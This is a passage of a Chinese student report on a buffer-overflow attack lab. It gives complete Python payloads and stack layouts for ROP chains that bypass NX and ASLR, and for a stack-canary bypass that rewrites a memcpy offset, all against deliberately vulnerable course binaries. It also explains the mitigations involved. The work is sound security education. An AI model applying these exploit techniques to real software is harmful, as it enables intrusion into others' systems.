


图 10　在栈上执行 shellcode 后调用 grade_eval(4) 的输出

随后出现的 Segmentation fault（退出码 139 = 128 + 11，即 SIGSEGV）同样是预期的：grade_eval 打印并 fflush 之后执行 leave / ret，返回地址取自 0x721000800fd8，而我们在 payload 第 9–16 字节处填入的是 0x4141414141414141，因此跳转即崩溃。由于 fflush 已在崩溃前执行，消息能够正常输出。

该实验也说明了“栈可执行”这一假象的来源：init_fixed_stack() 用 mprotect/mmap 把这段固定栈设为 RWX，而且地址不做随机化，才使得把栈地址硬编码进 payload 成为可能；在后面的 dark-calc-nx 中这两个前提都不再成立。

六、ROP：绕过 NX 与栈地址随机化

1. 保护机制与思路

与 dark-calc 不同，dark-calc-nx 做了两项限制：一是栈不可执行（NX），二是没有 init_fixed_stack()，栈地址由 ASLR 随机化。因此“把代码写到栈上再跳过去”和“把栈地址硬编码进 payload”这两条老路都行不通。但该程序是非 PIE 的，代码段地址固定不变，于是可以换一种思路：不再自己写代码，而是在代码段中寻找以 ret 结尾的现成指令片段（gadget），通过 ret 把一个片段接到另一个片段上，拼出所需的程序——这就是 ROP（Return-Oriented Programming）。

本题的目标仍然是调用 grade_eval(4)。先找到可以把 4 装入 rdi 的 gadget，再用一个 ret 把它和 grade_eval 串起来即可。

2. gadget 的寻找

实验文档提示 gadget 位于 0x4019d0 到 0x401ae3 之间（即 __libc_csu_init / __libc_csu_fini 区域）。用 objdump 查看该区域可以发现：0x401a32 处的机器码是 41 5f（pop r15），0x401a34 处是 c3（ret）。ROP 允许从任意字节开始执行，因此从 0x401a33 开始取字节，得到的正是 5f c3，即 pop rdi; ret ——一条指令边界之外的“错位指令”，这正体现了 ROP 以字节为单位重用代码的本质。

表 7　ROP 链中使用的 gadget

用途	地址	字节	来源与说明
pop rdi; ret	0x401a33	5f c3	取自 __libc_csu_init 尾部 pop r15（41 5f）与 ret（c3）之间的错位字节
ret	0x401a34	c3	csu_init 尾部已有的

			ret，用于调整栈对齐
grade_eval	0x401978	—	目标函数，参数为 4

3. ROP 链布局

表 8　payload_rop.py 的 64 字节布局

偏移	长度	内容	作用
0 – 15	16	'A' × 16	填满 expression[16]
16 – 23	8	0	覆盖 saved rbp
24 – 31	8	0x401a33	返回地址改为 pop rdi; ret
32 – 39	8	4	弹入 rdi，即 grade_eval 的参数
40 – 47	8	0x401a34	ret，用于栈对齐（见下文）
48 – 55	8	0x401978	跳入 grade_eval
56 – 63	8	0x4141414141414141	grade_eval 返回后的落点，触发段错误

关于第 40–47 字节那个“多余”的 ret：进入 pop rdi; ret 时 rsp ≡ 0 (mod 16)，pop 一次后 rsp ≡ 8，若直接 ret 进入 grade_eval，其入口 rsp ≡ 0，不满足 x86-64 的栈对齐约定（函数入口应为 rsp ≡ 8 (mod 16)），grade_eval 内部的 printf 可能在 movaps 上崩溃。多插入一个 ret 使 rsp 再移动 8 字节，grade_eval 的入口 rsp 就满足对齐要求。

4. payload_rop.py 实现

```
#!/usr/bin/env python3
"""Task 3: 用 ROP 让 dark-calc-nx 调用 grade_eval(4)。"""
import sys, struct

p64 = lambda x: struct.pack("<Q", x)

payload  = b"A" * 16                    # expression[16]
payload += p64(0)                       # saved rbp
payload += p64(0x401a33)                # pop rdi; ret
payload += p64(4)                       # grade = 4
payload += p64(0x401a34)                # ret（栈对齐）
payload += p64(0x401978)                # grade_eval
```

```
payload += p64(0x4141414141414141)      # 返回后的落点

sys.stdout.buffer.write(payload)
```

运行命令：

```
cd ~/ics_attacklab/attack
python3 ../payload_rop.py | ./dark-calc-nx; echo "exit=$?"
```

5. 运行结果与分析

程序输出红色的 “Hope A will be your grade!”，说明 ROP 链按预期执行，grade_eval(4)被成功调用：




图 11 ROP 链执行结果：成功调用 grade_eval(4)

随后的 Segmentation fault（退出码 139）仍是预期内的：grade_eval 打印并 fflush 后执行 ret，落点是我们填入的 0x4141414141414141。

本题说明：栈不可执行并不意味着不能执行任意逻辑。只要代码段地址固定（非 PIE）且存在足够多的 gadget，攻击者就能用“ret 串联”的方式在现有代码中“拼”出所需的程序，而 ASLR 只随机化了栈、堆与库的地址，对固定的代码段无能为力。这也解释了为什么现代系统还要引入 PIE、栈对齐检查、CFI 等多层防护。

七、绕过 Stack Canary

1. 保护机制与栈布局

dark-log 在编译时开启了 Stack Protector：编译器会在局部缓冲区与返回地址之间插入一个随机值（canary，取自 fs:0x28），并在函数返回前将它异或校验，一旦发现被修改就调用 __stack_chk_fail 终止程序。由于 canary 位于 rbp-8，若直接用 gets 从缓冲区一路写到返回地址，必然经过 canary 并将其破坏，因此不能“硬来”。

根据源码中的 struct log_frame 与反汇编，input 的栈帧布局如下（变量顺序由结构体成员顺序固定）：

表 9　dark-log 中 input 的栈帧布局

字段	相对 rbp 的偏移	大小	说明
expression	rbp - 0x120	128 字节	gets() 的输入缓冲区
logMsg	rbp - 0xa0	128 字节	memcpy 的目标区域
f.len	rbp - 0x20	4 字节	memcpy 的偏移，被 gets 溢出后可改写
pad	rbp - 0x18	8 字节	填充
canary	rbp - 0x8	8 字节	Stack Protector 插入的随机值
saved rbp / 返回地址	rbp / rbp + 8	各 8 字节	函数返回时使用

2. 利用思路：用 memcpy 的偏移绕开 canary

input() 中还有一句固定长度的拷贝：memcpy(f.logMsg + f.len, f.expression, sizeof(f.expression))。其中源地址固定为 expression，目标地址由 f.len 决定，而 f.len 位于 canary 之前，正好可以被 gets 的溢出改写。于是可以分两步完成攻击：

（1）把 f.len 改为 0xa8：此时 memcpy 的目标为 logMsg + 0xa8 = rbp + 8，即恰好从返回地址开始；其 128 字节的拷贝范围覆盖 rbp+8 到 rbp+0x88，完全不会触及 rbp-8 处的 canary。

（2）控制 gets 的写入长度不超过 0x117 字节：gets 会在输入末尾补写一个 '\0'，若写入长度达到 0x118，这个终止符就会落到 canary 的第一个字节上。

这样 canary 保持原样，函数返回前的校验通过；而返回地址已被 memcpy 用 payload 的前 128 字节覆盖成 ROP 链，函数返回时即执行 grade_eval(4)。

3. payload 布局

表 10　payload_canary.py 的 260 字节布局

偏移	长度	内容	作用

0 – 7	8	0x4018a3（pop rdi; ret）	被 memcpy 写到 rbp+8，成为新的返回地址
8 – 15	8	4	弹入 rdi，即 grade_eval 的参数
16 – 23	8	0x4018b0（ret）	栈对齐
24 – 31	8	0x401677（grade_eval）	目标函数
32 – 39	8	0x4141414141414141	grade_eval 返回后的落点
40 – 255	216	'A' 填充	补齐到 f.len 字段之前
256 – 259	4	0x000000a8	改写 f.len，使 memcpy 目标 = rbp+8

4. payload_canary.py 实现

```
#!/usr/bin/env python3
"""Task 4: 绕过 Stack Canary，让 dark-log 调用 grade_eval(4)。"""
import sys, struct

p64 = lambda x: struct.pack("<Q", x)
p32 = lambda x: struct.pack("<I", x)

# 这 128 字节会被 memcpy 原样拷到 rbp+8（返回地址）开始的位置
chain  = p64(0x4018a3)      # pop rdi; ret
chain += p64(4)             # grade = 4
chain += p64(0x4018b0)      # ret（栈对齐）
chain += p64(0x401677)      # grade_eval
chain += p64(0x4141414141414141)   # 返回后的落点

payload  = chain.ljust(0x100, b"A")  # 补齐到 f.len 字段（偏移 0x100）
payload += p32(0xa8)                 # f.len = 0xa8 → memcpy 目标 = rbp+8
assert len(payload) <= 0x117, "不能写进 0x118 处的 canary"

sys.stdout.buffer.write(payload)
```

运行命令：

```
cd ~/ics_attacklab/attack
python3 ../payload_canary.py | ./dark-log; echo "exit=$?"
```

5. 运行结果与分析

程序输出 “Hope A will be your grade!”，并且没有出现 stack smashing detected，说明 canary 校验通过、ROP 链成功执行：




图 12 绕过 Canary 后的输出（无 stack smashing detected）

随后的 Segmentation fault（退出码 139）仍是链尾 0x4141414141414141 造成的，属于预期现象；grade_eval 在返回前已执行 fflush，输出不会丢失。

6. 思考：应如何重排局部变量使该利用失效

上述利用成立的前提是：f.len 位于缓冲区与 canary 之间，可以被 gets 的溢出改写；同时 memcpy 的目标地址由这个可改写的字段决定。要破坏这一前提，应当把标量字段（f.len、pad）放在栈帧的低地址一侧，把两个数组放在靠近 canary 的高地址一侧，例如：

```
struct log_frame {
    int  len;
    char pad[8];
    char expression[128];
    char logMsg[128];
};
```

这样 gets 从 expression 向高地址写时，先经过 logMsg，随后就是 canary 与返回地址；而 len 位于数组的低地址方向，溢出根本“够不到”它，memcpy 的目标地址也就无法被攻击者控制，整个利用链随之失效。

事实上，GCC 的 -fstack-protector-strong 默认就会把数组放在靠近 canary 的高地址处、把标量放在低地址处，本实验正是通过结构体把成员顺序“钉死”才创造出了可利用的空间；这也从反面说明：编译器对局部变量的重排本身就是一种缓解措施。

八、实验总结

本次实验围绕程序运行时的调用栈展开，先通过 GDB 观察 input 函数栈帧的建立与销毁过程，再用缓冲区溢出漏洞依次完成了四类利用：直接劫持返回地址执行外部程序、在栈上执

行 shellcode、在 NX 与栈随机化下用 ROP 调用目标函数、以及通过改写 memcpy 的偏移绕过 Stack Canary。

几点体会：

（1）控制流劫持的根源在于“返回地址是存放在可写内存中的数据”。call 把返回地址压在栈上，ret 只是无条件地把它弹出并跳转，二者都不做任何校验；只要能够改写这一格内容，就能改变程序的控制流。

（2）各种防护机制作用在不同层面上：栈不可执行限制“执行栈上的代码”，ASLR 限制“硬编码地址”，Stack Canary 限制“一路写到返回地址”；而 ROP 通过复用代码段中现成的 gadget 绕开了前两者，通过改写 memcpy 的偏移绕开了第三者。这说明安全需要多层独立的防御叠加，单一机制往往可以被针对性地绕过。

（3）实验中最花时间的不是写 payload，而是用 GDB 核对偏移与地址（例如确认缓冲区在 rbp-0x10、返回地址在 rbp+8）、以及处理 16 字节栈对齐这类细节（否则程序会在 printf 的 movaps 指令处崩溃）。此外，把 payload 生成的命令与运行目录对齐也很重要：由于 ./malware 是相对路径，必须在 attack/ 目录下运行，否则会出现 sh: 1: ./malware: not found。这些“细节”恰恰是真实漏洞利用中决定成败的部分。

（4）这也让我理解了实验文档结尾所说的“猫鼠游戏”：防御机制不断进化，攻击手法也随之演变，二者相互推动。作为学习者，理解每一层机制“为什么存在、防住了什么、又漏掉了什么”，比记住具体的 payload 更有价值。

附录 A　关键地址与偏移速查

以下地址与偏移均由 objdump 与 GDB 在实验所用二进制上核对得到（非 PIE，地址固定）：

表 A　四个 exploit 用到的关键地址与偏移

项目	dark-calc	dark-calc-nx	dark-log
缓冲区 → 返回地址偏移	24 字节	24 字节	由 memcpy 决定（len 改写）
grade_eval	0x401a87	0x401978	0x401677
pop rdi; ret	—	0x401a33	0x4018a3

ret（栈对齐用）	—	0x401a34	0x4018b0
其他关键点	system 调用点 0x401a6b；shellcode 位于 0x721000800ff0	—	f.len 偏移 0x100；canary 偏移 0x118